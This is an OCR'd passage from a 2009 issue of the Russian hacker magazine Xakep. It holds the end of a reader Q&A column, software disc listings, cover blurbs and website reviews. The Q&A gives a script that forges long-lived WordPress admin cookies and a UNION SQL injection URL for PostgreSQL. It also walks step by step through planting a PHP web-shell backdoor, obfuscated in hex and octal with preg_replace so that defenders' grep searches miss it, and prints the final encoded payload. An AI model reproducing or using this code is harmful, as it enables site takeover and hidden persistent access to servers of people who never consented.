  return $u.'|'.$t.'|'.hash_
hmac('md5', $u.$s.$t,hash_
hmac('md5',$u.$s.$t,wps()));
  }

//выводим на экран
print AUTH_COOKIE.'='.auc();
?>
```

Код выведет для тебя годные в течение 10 лет куки пользователя admin.

Q: Нашел SQL-инъекцию в движке, который использует PostgreSQL, но никак не могу получить доступ к базе Information_schema. Не знаешь, в чем дело?

A: Вероятней всего, тебе попалась старая версия PostgreSQL, в которой попросту не существовало Information_schema. К счастью, в то время было некое жалкое подобие этой базы под названием PG_TABLES. Как следует из названия, отсюда мы сможем узнать только таблицы, но никак не колонки (их придется подбирать вручную). Итак, исходя из того, что здесь названия таблиц хранятся в колонке TABLENAME, можно составить примерный запрос для эксплуатации твоей скули:

```
http://www.site.com/postgre.
php?id=-999 union select
TABLENAME,null,null,null,null from
PG_TABLES limit 1 offset 0--
```

Q: Хочу создать свой стартап, но нужна какая-либо оригинальная идея. Отсюда вопрос: какие западные стартапы считаются самыми успешными в интернете?

A: Если исходить из формата «Top 10», то можно выделить следующие мегауспешные веб-стартапы последних нескольких лет:

1. MySpace (http://www.myspace.com), социальная сеть, основана в июле 2003 года;
2. YouTube (http://www.youtube.com), видеохостинг, основан в феврале 2005 года;
3. Facebook (http://www.facebook.com), социальная сеть, основана в феврале 2004 года;
4. Wikipedia (http://www.wikipedia.org), wiki-based энциклопедия, январь 2001;
5. Bebo (http://www.bebo.com), социальная сеть, январь 2005 года;
6. Digg (http://www.digg.com), социальная сеть новостей, ноябрь 2004 года;
7. Flickr (http://www.flickr.com), фотохостинг, февраль 2004;
8. Netvibes (http://www.netvibes.com), твоя стартовая страница интернета, сентябрь 2005;
9. Del.icio.us (http://del.icio.us), социальные закладки, конец 2003 года;
10. Meebo (http://www.meebo.com), онлайн-мессенджер, сентябрь 2005 года.

Как видно из вышеприведенного списка, все самые лакомые идеи из его начала уже заняты русскими стартаперами. Конец же списка вполне свободен для рунета. Так что, действуй :).

Q: Сделал карту VISA на сервисе Epassporte.com. Всем доволен, кроме мизерного лимита на снятие денег в банкоматах — 320 баксов в день. Как поднять этот лимит?

A: Если ты не хочешь пользоваться мудреными инструкциями по увеличению лимитов самого епасса (пункт меню «Increase your limits» в админке), то советую воспользоваться сервисом ePayService (http://www.epayservice.ru), который предлагает своим клиентам получить карту Visa Electron ePassporte с изначально установленным дневным лимитом на снятие наличности до $25.000.
Для открытия счета в ePassporte с помощью сайта необходимо, чтобы на твоем счету в EPS Banking Online находилась сумма не менее $50 ($10 уже будет у тебя на карте). Стоимость открытия счета зависит от дневного лимита на снятие наличности по карте ePassporte и может составлять от $50 до $300 в зависимости от дневного лимита ($520-$25.050). Сроки изготовления карты — 10-14 рабочих дней; сроки доставки: курьерской почтой (+$100) 3-4 рабочих дня, обычной почтой — около 3-х недель.

Q: Подскажи, каким образом можно надежней всего оставить свой бэкдор на сайте, движок которого написан на php? Способ с eval(base64_decode()) уже очень хорошо палится.

A: Действительно, найти злонамеренный код, вызываемый через функцию eval, в своих скриптах проще простого (например, можно использовать всеми любимый grep eval ./*).
Поэтому пытливые умы хакеров придумывают все новые и новые способы хитрого инжекта бэкдоров в php-скрипты.
Итак, сначала немного теории. Как ты, наверняка, уже знаешь, замечательная функция preg_replace() позволяет выполнять любой код с помощью модификатора «e»:

```
<?php
preg_replace('@(.+)@
ie',"\\1",'phpinfo();');
?>
```

Эта нехитрая регулярка вполне успешно выведет на твой экран результат выполнения функции phpinfo(). Теперь зададимся вопросом: почему бы нам не сконструировать свой бэкдор с помощью preg_replace()? Сделать это можно, например, так:

```
<?php
preg_replace('@(.+)@ie',
  'eval("\\1");',
  '$_REQUEST[cmd]');
?>
```

Код будет выполнять любую php-конструкцию, переданную в скрипт с помощью параметра cmd. К примеру, так ты сможешь вывести на экран phpinfo():

```
http://site.com/backdoor.php?
cmd=phpinfo();
```

В этом способе все хорошо, кроме того, что он замечательно палится из-за наличия модификатора «e» и вызова eval. Конечно, можно это дело замаскировать с помощью того же base64, но полученный код все еще будет очень подозрительным и крайне легким для расшифровки. Здесь нельзя не вспомнить особенность php, которая заключается в том, что шестнадцатеричные (hex) и восьмеричные (oct) символы можно использовать в качестве параметров функции и просто в качестве альтернативного способа написания любых строк (использовать эти символы необходимо в двойных кавычках). Привожу пример функции, которая закодирует любую строку в нужное нам представление (причем, hex и oct будут чередоваться для усложнения дешифровки строки):

```
function str2hexoct($str)
{
  $str2hex = urldecode($str);
  $returnstr='';

  for($i=0;$i<strlen($str);$i++)
  {
    $hex=dechex(ord($str[$i]));

    if($i % 2 != 0)
    {
      $hex=base_convert(
        $hex, 16, 8);
      $returnstr .= "\\$hex";
    }

    else
      $returnstr .= "\\x$hex";
  }

  return $returnstr;
}
```

Теперь заюзаем эту функцию для шифровки вышеприведенных аргументов функции preg_replace():

```
<?php
function str2hexoct($str)
      {
      ...
      }
```

```
$my_code = 'preg_replace("'.
str2hexoct('@(.+)@ie').'","'.st
r2hexoct('eval("\\1");').'","'.
str2hexoct('$_REQUEST[cmd]').'");';
print $my_code;
?>
```

После выполнения скрипт выведет на экран следующее значение, которое вполне успешно можно юзать для бэкдоров без всяких eval и base64:

```
preg_replace("\x40\50\x2e\53\
x29\100\x69\145", "\x65\166\
x61\154\x28\42\x5c\61\x22\51\x3b",
"\x24\137\x52\105\x51\125\x45\123\
x54\133\x63\155\x64\135");
```

Как видишь, теперь все аргументы нашей функции зашифрованы в hex и oct представлении. Кстати, свою работоспособность от этого она не потеряла и все так же выполнит для тебя любой php-код через переданный скрипту параметр cmd :)

Q: Слышал о создании нейронной сети по распознаванию капчи на JavaScript. Где можно узнать об этом поподробней?
A: Действительно, некий Shaun Friedle написал на обычном javascript OCR-модуль для распознавания captcha на сервисе megaupload.com. Модуль представляет собой искусственную нейронную сеть для работы с картинками с помощью HTML 5 js-функции getImageData. Посмотреть пример работы и прочитать технические детали можно здесь: http://herecomethelizards.co.uk/mu_captcha, а исходный код скрипта находится по адресу http://userscripts.org/scripts/review/38736.

Q: Есть необходимость транслировать видео (например, с веб-камеры) в инет. В распоряжении есть сервер. Как лучше это реализовать?
A: На самом деле, вариантов множество. Если брать конкретные программные продукты для организации веб-трансляции, то советую взглянуть в сторону webcamXP Pro (http://www.webcamxp.com), VLC (www.videolan.org/vlc) и чрезвычайно мощного Wowza Media Server (http://www.wowzamedia.com). Можно также попробовать: ffserver (http://ffmpeg.org/ffserver-doc.html), camserv (http://cserv.sourceforge.net), webcam-server (http://webcamserver.sourceforge.net).
Одним из самых практичных вариантов, пожалуй, является трансляция видео через Flash-плеер — в таком случае с воспроизведением не будет проблем у большинства пользователей. Реализовать можно с помощью двух продуктов: Adobe Flash Media Encoder (http://www.adobe.com/products/flashmediaencoding) и Adobe FMS (http://www.adobe.com/products/flashmediaserver/flashmediaencoder). То же самое вполне реально организовать с помощью опен-сорсного продукта Red5 (http://osflash.org/red5). Особенно приятно, что видео в этом случае можно транслировать с нескольких камер одновременно.

Q: Я хочу транслировать в инет видео с моей веб-камеры. Как это сделать без собственного сервера?
A: Самый простой вариант — заюзать специальные сервисы для организации трансляции. Такой функционал есть на smotri.com, rutube.ru и yatv.ru. Последний, кстати, пока мало нагружен и буквально летает.

Q: Слышал, есть некий китайский «офис» — полный клон продукта от MS. Где найти?
A: Да, сделать полный клон и дать возможность клиентам приобрести более дешевый продукт — было главной задачей программистов EIOffice (http://www.evermoresw.com). Проект разрабатывается 9 лет, написан на Java, есть версии для Windows, Linux и Symbian OS. Имеется бета-версия для работы в онлайне через браузер.

Q: Есть ли в Windows аналог команды uname, чтобы быстро определить версию системы? А то, бывает, получишь доступ к cmd.exe, а о принадлежности хоста к той или иной ОС приходится судить по косвенным признакам.
A: Такая команда есть: ver. Например, на офисном компьютере «Геймленда» команда выдает:

```
C:\usr>ver
Microsoft Windows XP [Версия
5.1.2600]
```

Это означает, что в качестве операционки используется Windows XP

Q: Я живу в провинции, где до сих пор инет тарифицируется по трафику, а безлимитных тарифов по адекватным ценам нет. И все бы ничего, если бы не необходимость общаться с работодателем (я фрилансер) по Skype. Эта зараза жрет чертовски много трафика, даже если звонки непосредственно не осуществляются. Ведь есть же аналог, но с меньшим потреблением трафика?
A: Да, действительно: Skype может использовать часть полосы твоего канала в любое время, когда он запущен. Благодаря этому удается обеспечить связь на любых компьютерах, даже находящихся за NAT. Увы: страдают те, у кого каждый мегабайт по-прежнему на счету. В качестве альтернативы можно попробовать VoIP-сервис nonoh.net. Клиент, конечно, серьезно проигрывает по удобству Skype, но зато отличается минимальным потреблением трафика и бесплатными звонками во многие страны, а в России — в Москву и Питер.

Q: Поставил CentOS, но обратиться к моим службам LDAP никто не может. Как это исправить?
A: Дело в том, что конфигурация Iptables в системах CentOS / Red Hat / RHEL / Fedora Linux не позволяет осуществить входящие соединения к службам LDAP. Нужно открыть порты TCP #389 и TCP # 636, добавив следующие строчки в /etc/sysconfig/iptables:

```
-A RH-Firewall-1-INPUT -s
192.168.1.0/24 -m state --state NEW
-p tcp --dport 389 -j ACCEPT
-A RH-Firewall-1-INPUT -s
192.168.1.0/24 -m state --state NEW
-p tcp --dport 636 -j ACCEPT
```

Затем необходимо обновление службы iptables командой «service iptables reload». После этого подключение будут приниматься ото всех компьютеров из подсети 192.168.1.0/24.

Q: Есть несколько конфигов в XML, где все данные написаны одной строкой. Подскажи, есть ли способ автоматически отформатировать файлы так, чтобы появились отступы в соответствии со вложенностью элементов?
A: Чтобы превратить непонятную кашу в опрятный XML-файл, можно воспользоваться готовым XSL-преобразованием:

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.
w3.org/1999/XSL/Transform»>
<xsl:output method="xml"/>
<xsl:param name="indent-increment"
select="&apos;  &apos;" />

<xsl:template match="*">
  <xsl:param name="indent"
select="&apos;&#xA;&apos;"/>

  <xsl:value-of select="$indent"/>
  <xsl:copy>
    <xsl:copy-of select="@*" />
    <xsl:apply-templates>
      <xsl:with-param name="indent"
          select="concat($indent,
$indent-increment)"/>
    </xsl:apply-templates>
    <xsl:value-of select="$indent"/>
  </xsl:copy>
</xsl:template>

<xsl:template
match="comment()|processing-
instruction()">
  <xsl:copy />
</xsl:template>

<!-- WARNING: this is dangerous.
Handle with care -->
<xsl:template
match="text()[normalize-
space(.)=&apos;&apos;]"/>

</xsl:stylesheet>
```

Применить XSL-преобразование к XML-файлу можно с помощью утилиты xmlstarlet (http://xmlstar.sourceforge.net).

>>WINDOWS
>Dailysoft
7-Zip 4.65
AIMP 2.51
Autoruns for Windows 9.53
DAEMON Tools Lite 4.30.4
Download Master 5.5.12.1173
Far Manager 2.0
FileZilla Client 3.2.7-rc1
K-Lite Mega Codec Pack 5.0.5
Miranda IM 0.8.5
Mozilla Firefox 3.5.2
Notepad++ 5.4.5
Opera 10.00
PuTTY 0.60
QIP 2005 Build 8095
Skype 4.04.0
Total Commander 7.04a
Unlocker 1.8.7
Xakep CD DataSaver 5.2
XnView 1.96.2

>Development
Immunity Debugger
IntelliJ IDEA 9 Milestone 1
octalforty Componento 1.0 Alpha 1
Parrot 1.4.0
Windows 7 Training Kit For Developers

>Games
Hedgewars 0.9.11

>Misc
BatteryCare 0.9.7.1
CCCCtrlC
Client for Google Translate 3.1.83
ClipX 1.0.3.9 beta
DLL Archive 1.01
FreeFileSync 2.2
Glary Undelete
Google Desktop
ManicTime 1.2.1
OfficeTab 1.21
Portable Start Menu 2.1
SuperF4 1.1
Svchost Process Analyzer
TextDiff 4.5
USB Safely Remove 4.1.5
uTodo

>Multimedia
Calibrize 2
Explore&Burn 1.2.1
Flickr Uploadr 3.2.1
JPEGsnoop 1.4.1
Photoshop SpeedUp 2.0
Rainmeter 1.0

>Net
Acrylic DNS Proxy 0.9.3
Ad Muncher 4.72
DownTester 1.20
Freeproxy 4.00
Gbridge 2.0.0.1293
HandyCache RC1 1.0.0.64
JDownloader 0.7
NetLimiter 2 Pro
Opera 10
oPERA mINI Proxy v0.3.2
Pidgin-Encryption 3.0
Seesmic Desktop 0.5
Trillian Astra 4.0
USB Webserver 7.0

>Security
BCWipe 3.11.7
BleachBit 0.6.3
DiskCryptor 0.8
Hyenae 0.32-1
IBM Rationa Appscan 7.8
OSSEC v2.2 beta1
PREDATOR 1.1
Secunia Personal Software Inspector (PSI) 1.5.0.1

Инструменты для пентеста веб-приложений:
Acunetix Web Security Scanner Free
bsqlbf 2.3
Burp Suite 1.2.01
HP WebInspect Evaluation
IBM Rationa Appscan 7.8
Nikto 2.03
Plugins
Paros 3.2.13
ProxyStrike 2.2
sqlmap 0.7
sqlsus 0.4
Wapiti 2.1.0
XSpider 7 demo

Площадка для тренировки взлому:
Damn Vulnerable Linux
Damn Vulnerable Web App
Moth
Mutillidae
OWASP WebGoat
Stanford SecuriBench

>System
Active@ UNDELETE 7.3
BlueScreenView 1.05
CCleaner 2.23.993
Comodo Internet Security 3.11
Drive Manager 4.08
HDD-Profiler 1.0.30
knas.Restarter 1.2.1.0
Total Commander 7.50 RC2

>>UNIX
>Desktop
Allegro Sprite Editor 0.7.1
aTunes 1.13.3
Bombono DVD 0.5
Cheese 2.26.3
Data Crow 3.4.17
Enca 1.10
Episoder 0.6.1
Fotoxx 8.2.2
Gammu 1.25
GIMP 2.7.0
GNOME 2.26.3
GNOME Commander 1.2.8.1
Google Gadgets 0.11.0
Griffith 0.10
LinuxSampler 1.0
Mixxx 1.7.0
OpenOffice.org 3.1.1
PeaZip 2.6.3
Scalpel Sound Editor 0.5.0
Shutter 0.80.1
Viewnior 0.6
Wally 2.1.0
Xara LX 0.7

>Devel
Botan 1.8.6
Diffuse 0.4.0
Distcc 3.1
Eclim 1.5.2
Fasm 1.68
Geany 0.18
Jailer 3.1.6
jCryption 1.0
KDevelop 3.5.5
libjpeg v7
libpng 1.2.39
libtiff 3.9.1
Meld 1.3
Monster 0.13
Moonlight 2.0 Beta
Padre 0.41
Perl 5.10.1
PySide 0.1.4.5
SmartSVN 6.0.5
Valgrind 3.5.0
Wing IDE 3.2.0
yXML 1.1

>Games
Uplink 1.54


>Net
Bitflu 0.92
EisKaltDC 1.0.0
Feed'n Read 0.6.0b
FileZilla Client 3.2.7.1
Google Chrome 4.0.202.2 Alpha
Httping 1.3.1
LeechCraft 0.3.0
Mailfilter 0.8.2
Mozilla Firefox 3.0.13
Mozilla Thunderbird 2.0.0.23
OpenMeetings 0.8.4
Pidgin 2.6.1
Rekonq 0.2.0
Retriever Download Manager 1.7
Skype 2.1 Beta
Smuxi 0.6.4
Transmission 1.74
Xplico 0.5.2
XtreemFS 1.0.0

>Security
AIDE 0.13.1
Arpwatch
BleachBit 0.6.3
Dhcdrop 0.5
Ethereal 0.99.0
Fiked 0.0.5
Firestarter 1.0.3
Hyenae 0.32-1
IPTraf 3.0.0
Listp 1.3
Logdigest 0.2.3
Logwatch 7.3.6
Mausezahn 0.34.9
Netifera 1.0
Pyrit 0.2.4
Samhain 2.5.8
Scanlogd 2.2.6
Sqlmap 0.7
Tor Navigator 0.0.1 alpha
Tripwire 2.4.1.2

>Server
389 Directory Server 1.2.2
Apache 2.2.13
Cups 1.4.0
DHCP 4.1.1b2
Embedthis Appweb 3.0.0
Ilcon 3.0.1
MySQL 5.0.85
Nagios 3.2.0
OpenSSH 5.2
OpenVPN 2.0.9
Opsview 3.3.0
PacketFence 1.8.4
Postfix 2.6.4
Puppet 0.24.8
RabbIT 4.2
Rspamd 0.2.6
Sendmail 8.14.3
Squid 3.0.STABLE18
vsftp

>System
ATI Catalyst 9.8
BIRD 1.1.2
Cedar Backup 2.19.4
Gizmod 3.5
GNU Coreutils 7.5
Gujin 2.7
KDE Partition Manager 1.0
Ksplice 0.9.9
Linux Kernel 2.6.30.5
MacPorts 1.8.0
nVidia 185.18.36
QPxTool 0.7.0 PRE1
Remotefs 0.12
Synctool 4.0
VirtualBox 3.0.4
VMware 6.5.3
Wicd 1.6.2.1
Wine 1.1.28

>X-distr
Slackware 13.0

ХАКЕР 09 (СЕНТЯБРЬ) 2009

ХАКЕР № 09(129) СЕНТЯБРЬ 2009

ЧУЖОЙ НОМЕР/ ОБМАН ОПРЕДЕЛИТЕЛЕЙ И ДРУГИЕ ФИШКИ VOIP 129

ПРОСЛУШКА ВСТРОЕННЫМ МИКРОФОНОМ стр. 66

РЕКОМЕНДОВАННАЯ ЦЕНА:210р.

ХАКЕР


ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

СЕНТЯБРЬ 09 (129) 2009

ЧУЖОЙ НОМЕР

ОБМАН ОПРЕДЕЛИТЕЛЕЙ **И ДРУГИЕ ФИШКИ VOIP** СТР. 28






ГРУЗИМ СПЛОИТЫ
ДВИЖОК ДЛЯ СПЛОИТ-СВЯЗКИ НА PYTHON
стр. 100

ДОБИВАЕМ SQL
ПОРЦИЯ СВЕЖИХ ТРЮКОВ ПО РАБОТЕ С ИНЬЕКЦИЯМИ
стр. 58

ТУШИМ ФАЙРВОЛЫ
НОВЫЕ STEALTH-ТЕХНОЛОГИИ НА СЛУЖБЕ ЗЛОБНЫХ ПРОГРАММЕРОВ
стр. 104


СУПЕР GPRS
ВЫЖИМАЕМ МАКСИМУМ СКОРОСТИ ИЗ МОБИЛЬНОГО ИНТЕРНЕТА
стр. 32

НАШЕСТВИЕ МУТАНТОВ
ОБЗОР НЕОБЫЧНЫХ *nix-дистрибутивов
стр. 82

+ КАЛЕНДАРЬ ХАКЕРСКИХ ТУСОВОК
И КОНФЕРЕНЦИЙ НА ОСЕНЬ-ЗИМУ 2009
стр. 76


(game)land publishing
hi-fun media for enthusiasts
4607157100063 09009

http://www2




BUGMENOT
www.bugmenot.com

Самая большая подстава со стороны сайта — попросить регистрацию для того, чтобы скачать какой-то файл или открыть статью. Избавить тебя от нудного занятия по созданию никому ненужного аккаунта поможет сайт BugMeNot. От тебя требуется лишь передать ему URL назойливого ресурса, а тот, если повезет, вернет несколько пар логин-пароль. База составляется такими же, как и ты, пользователями системы, и на текущий момент может действительно помочь на большинстве ресурсов. Кстати, для еще большего удобства я поставил себе специальный плагин для Firefox'а с этого же ресурса.




ЯТV
yatv.ru

Онлайн-сервис для организации своего персонального телевидения. Один из самых простых способов, сидя где-нибудь вдалеке от дома, организовать трансляцию красот со своей веб-камеры напрямую в Сеть. Все, что нужно — камера, браузер и более-менее шустрый инет. С другой стороны, никто не обязывает тебя вещать с веб-камеры и при желании можно устроить настоящий телеканал, транслируя смонтированные ролики. Создание телепрограммы, различных уровней доступа, живого общения со зрителями — все к твоим услугам.



SYSINTERNALS LIVE
live.sysinternals.com

С помощью классных утилит Марка Руссиновича можно творить чудеса. Реанимировать систему? Да! Отловить руткит? Возможно! Чего стоят одни только монитор изменений в реестре и файловой системе. Одна проблема – такое количество тулз сложно всегда иметь под рукой. Теперь можно не париться с поиском на своем жестком диске и не закачивать тулзы заново, каждый раз распаковывая их. К любой утилите всегда можно обратиться, набрав в браузере: http://live.sysinternals.com НАЗВАНИЕ_ПРОГРАММЫ. Бинарник закэшируется и тут же запустится.



BUGSPY
bugspy.net

Если найти подходящий сплоит не получается, его можно попробовать написать саму. И для этого, возможно, даже не придется искать баги. У большинства открытых проектов система баг-трекинга, т.е. учета ошибок, находится в открытом доступе: каждый может добавить информацию о баге и прочитать существующие тикеты, где почерпнет полезную для взлома инфу. BugSpy — это очень интересный проект, который аггрегирует в одном месте информацию с огромного числа числа источников, предпочитая критические уязвимости. И самое главное — позволяет осуществлять по ней поиск.